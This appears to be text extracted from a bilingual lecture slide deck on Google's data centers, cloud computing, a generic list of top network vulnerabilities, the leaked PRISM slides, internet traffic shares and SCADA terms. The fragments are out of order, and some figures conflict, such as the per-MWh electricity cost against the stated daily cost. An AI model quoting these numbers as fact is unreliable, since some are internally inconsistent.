
1792 megabytes of memory
 366 gigabytes of disk storage
 2933 megahertz in 10 CPUs




GOOGLE CIRCA 1999



1997



CorkBoard




1999

- 359 racks
- 31,654 machines
- 63,184 CPUs
- 126,368 Ghz of processing power
- 63,184 Gb of RAM
- 2,527 Tb of Hard Drive space



Google Cluster



2004



2006, The Dalles Data Center

The Dalles, Oregon Data Center - Hello City of The Dalles! - Windows Internet Explorer

http://www.google.com/datacenter/thedalles/index.html

Google The Dalles, Oregon Data Center

Home

[Frequently Asked Questions](#)

[Data Center Details](#)

[Opportunities and Contacts](#)

[Community Outreach](#)

Hello City of The Dalles!

Google is very happy to be located in The Dalles, Oregon.

We opened our data center here in 2006 and today we're fully operational with approximately 200 people on site, ranging from technology assistants to experienced data center managers. We have had an excellent experience in The Dalles as we've built out this \$600 million investment, and we look forward to being a part of the Columbia Gorge community for many years to come.

We're eager to share more information with you about what we're doing in the area. On this site, you'll find information about:

- what exactly a data center is
- the kinds of jobs that are available
- what Google does
- how to contact us
- our community outreach program

Google's data center in the City of The Dalles may be interested.


be part of the Columbia Gorge

GOOGLE data center (2008)

POWERED BY Google

©2010 - Conditions d'utilisation


The Dalles Data Center



- 3 bâtiments de 6400m² (2 construits)
- 1 million de serveurs
- 2⁵⁰ octets (penta octet, 1024 To, 1 million de Go)
- 103 MW (un réacteur nucléaire produit entre 1000 et 1500 MW)
- La consommation électrique d'une ville de 80,000 habitants

En France le prix de revient du MW/h est de l'ordre de 5€, le prix de vente aux particuliers est de l'ordre de 75€
100MW, 200,000 €/jour

Le Cloud Computing



SaaS

PaaS

IaaS

Infrastructure Security: Networks

IDS: Intrusion Detection System
IPS: Intrusion Prevention System

DLP: Data Loss/Leak Prevention
DMZ: Demilitarized zone




FIGURE 3-1. Generic network topology for private cloud computing

3. Information leakage can provide the attacker with operating system and application versions, users, groups, shares, DNS information via zone transfers, and running services like SNMP, finger, SMTP, telnet, rusers, rpcinfo, NetBIOS.

4. Hosts running unnecessary services (such as RPC, FTP, DNS, SMTP) are easily compromised.

7. Misconfigured Internet servers, especially CGI and ASP scripts on web servers, anonymous FTP with world-writable directories, and XSS vulnerabilities.

5. Weak, easily guessed, and reused passwords at the workstation level can doom your servers to compromise.

12. Unauthenticated services like X Windows allow users to capture remote keystrokes or keystrokes after software is installed.

10. Excessive file and directory access controls (Windows shares, UNIX NFS exports).

14. Lack of accepted and well-promulgated security policies, procedures, standards, and guidelines.

9. Software that is unpatched, outdated, vulnerable, or left in default configurations, especially web servers.

6. User or test accounts with excessive privileges.


13. Inadequate logging, monitoring, and detection capabilities at the network and host level.

8. Misconfigured firewall or router ACL can allow access to internal systems directly or once a DMZ server is compromised.

1. Inadequate router access control: Misconfigured router ACLs can allow information leakage through ICMP, IP, NetBIOS, and lead to unauthorized access to services on your DMZ servers.

2. Unsecured and unmonitored remote access points provide one of the easiest means of access to your corporate network. Telecommuters often connect to the Internet with little protection, exposing sensitive files to attack.

11. Excessive trust relationships such as Windows Domain Trusts, UNIX .rhosts, hosts.equiv, and SSH files can provide attackers with unauthorized access to sensitive systems.




Hacking Exposed, Top Ten Threats

En 2013 les échanges entre les data center de google ne sont pas chiffrés

TOP SECRET//SI//NOFORN



Current Efforts - Google



TOP SECRET//SI//NOFORN

http://www.washingtonpost.com/world/national-security/nsa-infiltrates-links-to-yahoo-google-data-centers-worldwide-snowden-documents-say/2013/10/30/e51d661e-4166-11e3-8b74-d89d714ca4dd_story.html

Le Cloud Privé Google


Some of Google's data-center locations



TOP SECRET//SI//ORCON//NOFORN



(TS//SI//NF) Dates When PRISM Collection Began For Each Provider



PRISM Program Cost: ~ \$20M per year

TOP SECRET//SI//ORCON//NOFORN

<http://www.washingtonpost.com/wp-srv/special/politics/prism-collection-documents/>

TOP SECRET//SI//ORCON//NOFORN




(TS//SI//NF) Introduction

U.S. as World's Telecommunications Backbone



- Much of the world's communications flow through the U.S.
- A target's phone call, e-mail or chat will take the **cheapest** path, **not the physically most direct** path – you can't always predict the path.
- Your target's communications could easily be flowing into and through the U.S.



International Internet Regional Bandwidth Capacity in 2011


Source: Telegeography Research

This chart shows the 10 companies that reach the largest audience online. In July 2013, Google's various websites reached a total of 1.2 billion people across the globe!

Internet Business

These Companies Control the Internet

Worldwide unique visitors of web properties owned by the following companies in July 2013 (in millions)



Company	Employees	Sales M\$
Microsoft	99,000	77,849
Google Inc	47,556	59,825
Tencent Holdings Ltd	27,492	9,831
Facebook Inc	6,337	7,872
Baidu Inc	31,676	5,196
Yahoo! Inc	12,200	4,680

statista The Statistics Portal Mashable

Source: comScore

Fascinating Number: Google Is Now 40% Of The Internet

Google.com was down for a few minutes between 23:52 and 23:57 BST on 16th August 2013. This had a huge effect in the number of page views coming into GoSquared's real-time tracking – around a 40% drop, as this graph of our global page views per minute shows.



Internet Traffic and Net Neutrality

Netflix, YouTube gobble up half of Internet traffic

Paid-peering deals, which happen at interconnection points around the U.S., are not considered to be a "Net neutrality" issue by the FCC. Netflix has reached a paid-peering-interconnection agreement with Verizon, both companies confirmed to TIME on Monday.

Rank	Upstream		Downstream		Aggregate	
	Application	Share	Application	Share	Application	Share
1	BitTorrent	36.35%	Netflix	31.62%	Netflix	28.18%
2	HTTP	6.03%	YouTube	18.69%	YouTube	16.78%
3	SSL	5.87%	HTTP	9.74%	HTTP	9.26%
4	Netflix	4.44%	BitTorrent	4.05%	BitTorrent	7.39%
5	YouTube	3.63%	iTunes	3.27%	iTunes	2.91%
6	Skype	2.76%	MPEG - Other	2.60%	SSL	2.54%
7	QVoD	2.55%	SSL	2.05%	MPEG - Other	2.32%
8	Facebook	1.54%	Amazon Video	1.61%	Amazon Video	1.48%
9	FaceTime	1.44%	Facebook	1.31%	Facebook	1.34%
10	Dropbox	1.39%	Hulu	1.29%	Hulu	1.15%
		66.00%		76.23%		73.35%




Table 2 - Top 10 Peak Period Applications - North America, Fixed Access


Some Cloud Figures

According to Mills, the global ICT (Information-Communications-Technologies) system is now approaching 10 percent of the world's electricity generation.

By current calculations, the cloud uses about 1,500 TWh of electricity annually, which is equal to the combined electrical generation of Japan and Germany.

In the near future, *hourly* Internet traffic will exceed the Internet's *annual* traffic in the year 2000.

The global ICT ecosystem now also consumes as much electricity as global lighting did circa 1985 (seen below).



SCADA

RTU


- Dispositif de télémétrie "non intelligent"

PLC

- RTU programmable

● Par exemple langage de programmation d'automates Siemens S7

